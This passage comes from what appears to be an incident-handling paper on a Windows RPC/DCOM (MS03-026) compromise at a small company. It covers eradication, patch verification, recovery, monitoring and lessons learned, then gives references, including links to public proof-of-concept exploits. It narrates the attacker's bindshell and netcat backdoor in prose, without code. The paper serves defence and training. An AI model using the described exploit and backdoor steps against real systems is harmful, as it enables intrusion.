worked, the system was compromised and a bindshell was opened on port 777. The security team could then use the installed nc.exe to open a listening connection on port 775. Since this buffer overflow exploits system level applications, the bindshell gave any attacker running this exploit full control over the system, making it trivial to download and install anything the attacker wished. In this case, the attacker downloaded and installed netcat and opened up a connection to a netcat listener on port 665. Doing this allows the attacker to come back to the system, whenever they wished. These ideas were further confirmed after the firewall had been restarted and the security team looked at the iptables log. In the log, there were several external IP addresses that were trying to connect to the two compromised systems on port 665. We also noticed a marked increase in the number of scans towards port 135 that were being dropped by the firewall. To make sure no other applications were changed on the system, a diff was run between the directories WINNT and WINNT\system32 on 192.168.1.100 and the same directories on the Windows 2000 image. It was determined that none of these files had been changed. At this time, the security team felt confident that they had figured out how the compromise happened, and that no other risks to the Gdev network existed.

Eradication

The eradication phase of incident handling is one of the most important phases. Without correctly eliminating the problem and the vulnerability that led to the incident, chances are that there will be another incident to follow. At this point, the attack should have been isolated so that further infiltration does not occur. Protection techniques should be reviewed and if necessary changed to these techniques should be made. After the system(s) have been cleaned, but before they go back online, there should be a complete security audit to determine if the systems are safe to redeploy.

Back at Gdev, once the determination that only a netcat listener was set up on the compromised system after it was exploited by the RPC/DCOM exploit, the ok was given to the developer team to go ahead and rebuild and redeploy the 192.168.1.100 system in the staging environment. Since the testing for patch MS03-026 had gone well in the lab and testing environments, the security team requested that the patch be deployed to the developers staging environment before the end of the day, and that their Windows 2000 image be updated with the patch as well.

It was obvious at this point that MS03-026 was being exploited in the wild, therefore security team ran the KB823980Scan tool [16] from Microsoft to establish a list of systems that were known not to have the patch installed. This list was then used during the rest of the week to make

sure all the systems on the Gdev network were patched. Once the systems were patched, the KB823980Scan tool was run again to make sure no systems were missed. Unfortunately, some of the systems that were patched were still showing up as unpatched when running the KB823980Scan. To verify that the patch hadn't 'taken' or been installed, the security team used the same proof of concept code that had been used to break in to Gdev's staging servers to attempt to break in to the servers that returned as unpatched. Several of these servers were still vulnerable to the exploit, while others, though listed as unpatched, were resistant to the exploit. Unfortunately, there was not enough time or resources to determine why some times the patch installed correctly, while other times it didn't. Another round of patching was done on the now verified unpatched systems, the KB823980Scan tool was run against these servers again, and they were verified to be patched by running the exploit code against them and having it fail.

Basically, 2 small, unrelated issues contributed to this incident at GIACdevelopers, one was the inadvertent shutting down of the staging environments firewall and neglecting to turn it back on. The other was not having patched the Windows systems with MS03-026. The first mistake was made by a tired and overworked developer, and could have happened to anyone. The second problem of not having patched yet was due to the extensive testing process that the patches go through at Gdev. Since the firewalls were blocking all inbound requests for ports 135, 137-139 and 445, at the release of Microsoft's security bulletin for MS03-026, and although Microsoft listed the patch as critical, we felt that our risk was moderate and therefore our policy allowed for a month to go by before the patch would be required across the network. We missed hitting this month to patch goal by one week.

Recovery

The recovery phase of incident handling takes steps to return the system(s) to fully operational status. At this point in the process, the system should be clean, a security audit should have proven the system free of known vulnerabilities and all applicable patches should be installed. Once the system is back online, close monitoring of the redeployed system is key to make sure no back doors or trojans have escaped detection.

The recovery process at Gdev was easy for several reasons. First of all, the development team was used to building, tearing down, and rebuilding their test and staging environments quite frequently. Since they did this so often, they had an image build from which they could quickly and easily install a fresh Windows 2000 install. Secondly, the attacker appears to have used the RPC/DCOM exploit to gain access to the server, and set up a netcat listener so that they could get back in. Nothing else

was yet done on the server. The attacker could have done a number of things, including scanning the subnet to find other vulnerable systems, install a warez ftp site, or simply destroy the entire operating system so that the system would no longer work. GIACdevelopers was lucky in that the attacker appears to have wanted to come back to 'finish the job' but never had the chance.

To further secure the systems after they'd been rebuild and redeployed, MS03-026 was installed, and Microsoft's KB823980Scan tool was used to ensure that the staging environment was completely patched. The proof of concept code was run against the 4 servers in the staging environment after redeployment, to make certain that they were no longer vulnerable to this exploit.

In addition to patching the systems, an alerter script was installed on the firewall. The reason the compromise happened in the first place was due to the firewall being down. This new script would alert the NOC if the firewall, or any other process that Gdev expects to be running, gets shut off or goes down. If any processes that were expected to always be running suddenly disappeared, the NOC would be emailed the information and could take appropriate action. The script is run in cron every 10 minutes and does a simple diff on a static process list vs. the results of ps –eaf to find any missing processes.

Lessons Learned

The most important piece of incident handling is the lessons learned phase, because, as the old saying says, if you don't learn from history you are doomed to repeat it. At this point, the incident is over but a discussion should be held to review what was done correctly, what needs improvement and what steps may have been missed.

An eye-opening lesson learned during this incident for the Gdev team was that even if your security posture looks good, it only takes one mistake, one typo, or one missing process to turn that security posture into mush. Vigilance is necessary in security, as even if you fall asleep, that doesn't mean the hackers fall asleep, they are still out there gunning for any vulnerable server they can find. Gdev had firewalls in place, as well as Snort IDS boxes throughout the network. Unfortunately, since there is a lot of valid traffic internally to ports 135, 137-139 and 445, it was difficult to use the IDS to catch this incident. It didn't help that there were not yet signatures to capture the exploiting packets as they traveled across the network.

To reduce the risk of making one of these fateful mistakes in the future, the security team recommended a number of preventive steps. First, whenever possible, the buddy system should be used. The neglect

of the firewall might have been caught if there were 2 developers doing the troubleshooting, instead of one. One person should be the 'driver' or the person typing the commands, while the other person is a surfer, just watching over the driver's shoulder. This could allow for better documentation during the troubleshooting process, as well as during installs of new systems or applications, as the surfer would be free to write down the steps taken, what the expected results are, and how, if at all, the results differ from those they expect.

Secondly, the security team suggested that there be more extensive monitoring of the staging and development networks. Up until the time of the incident, the staging and development environment was not included in the process or systems monitoring application. Before this incident, it didn't appear to be a big deal to not monitor these systems, since they were being updated and rebuild on almost a weekly basis. Also, these environments were not considered by the business as mission critical systems. After the incident, an ad-hoc monitoring script was installed on the firewall system in the staging environment. Although this script worked well for its purpose, the security team recommended that the staging and development systems be folded into the existing mission critical systems monitoring environment.

Finally, in keeping with the idea of security awareness for the entire Gdev team, the security team suggested that the business use this incident to further that awareness. It was requested that the security team do a complete write up on the incident and give mandatory emergency security training within two weeks. The write up contained much of the information included here. A small lab was set up for the emergency security training, so that the security team could replicate the attacker's actions in real-time for the audience. The hope was that by showing the Gdev employees just how easy it is to break into a computer system, that they would remain ever vigilant when it comes to information security.

Conclusion

This paper has detailed an attack on GIACdevelopers, a small company who thought they had their bases covered when it came to security. A corporation is only as secure as their weakest link and in this case a small oversight by a tired employee invited the attack on Gdev.

We've seen how Gdev dealt with the incident handling process during this event. It was a needed test of their security posture and perceptions. The RPC/DCOM vulnerability was a great learning experience for a vast number of companies out in the real world. I hope this paper lends a bit more information to the security community so that we're all able to face the next vulnerability with confidence.

References:

[1] First POC Variant:
http://www.k-otik.com/exploits/07.25.winrpcdcom.c.php

[2] Second POC Variant:
http://www.k-otik.com/exploits/07.26.dcom.c.php

[3] Third POC Variant:
http://www.k-otik.com/exploits/07.29.rpc18.c.php

[4] Fourth POC Variant:
http://www.k-otik.com/exploits/07.30.dcom48.c.php

[5] rpcdcom.c
http://www.k-otik.com/exploits/08.07.oc192-dcom.c.php

[6] Bastille Linux hardening scripts
http://www.bastille-linux.org/

[7] DCOM Technical Overview
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomtec.asp

Understanding the DCOM Wire Protocol by Analyzing Network Data Packets
http://www.microsoft.com/msj/0398/dcom.aspx

Cross-Apartment Access
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnesscom/html/crossapartmentaccess.asp

COM, DCOM and Related Capabilities
http://www.sei.cmu.edu/str/descriptions/com.html

Remote Procedure Call exploit
http://people.bu.edu/playek/directed-study/RPC/Windows-desc.html

[8]
Aleph One, "Smashing the stack for fun and profit", Phrack Magazine 7 (49), November 1996 URL:
http://www.cs.ucsb.edu/~jzhou/security/overflow.html

[9] SNORT
http://www.snort.org
SNORT signatures

http://www.mcabee.org/lists/snort-users/Aug-03/msg00468.html

[10] SNORT rules
http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.2

[11] Download locations for the affected operating systems
Windows NT 4.0
http://www.microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

Windows NT 4.0 Terminal Server Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en

Windows 2000
http://www.microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Windows XP 32 bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

Windows XP 64 bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en

Windows Server 2003 32 bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Windows Server 2003 64 bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en

[12] Information on StackGuard.
http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/

[13] Ad-aware and SpyBot homepage links
Ad-aware from Lavasoft
http://www.lavasoftusa.com/


SpyBot from PepiMK Software
http://www.safer-networking.org/


[14] Foundstone's FPort
http://www.foundstone.com/resources/proddesc/fport.htm


[15] Full Disclosure mailing list
http://lists.netsys.com/pipermail/full-disclosure/


[16] KB823980Scan tool
http://support.microsoft.com/default.aspx?kbid=826369


Appendix A:
The following are screen shots taken from running Bastille Linux hardening scripts. Bastille was used to secure the Red Hat Linux 8.0 firewall that was to protect the Gdev staging environment. Each step is fairly self explanatory, and the reader should assume that the highlighted selection was the one chosen by Gdev when running the Bastille scripts on the Red Hat Linux router and firewall system.













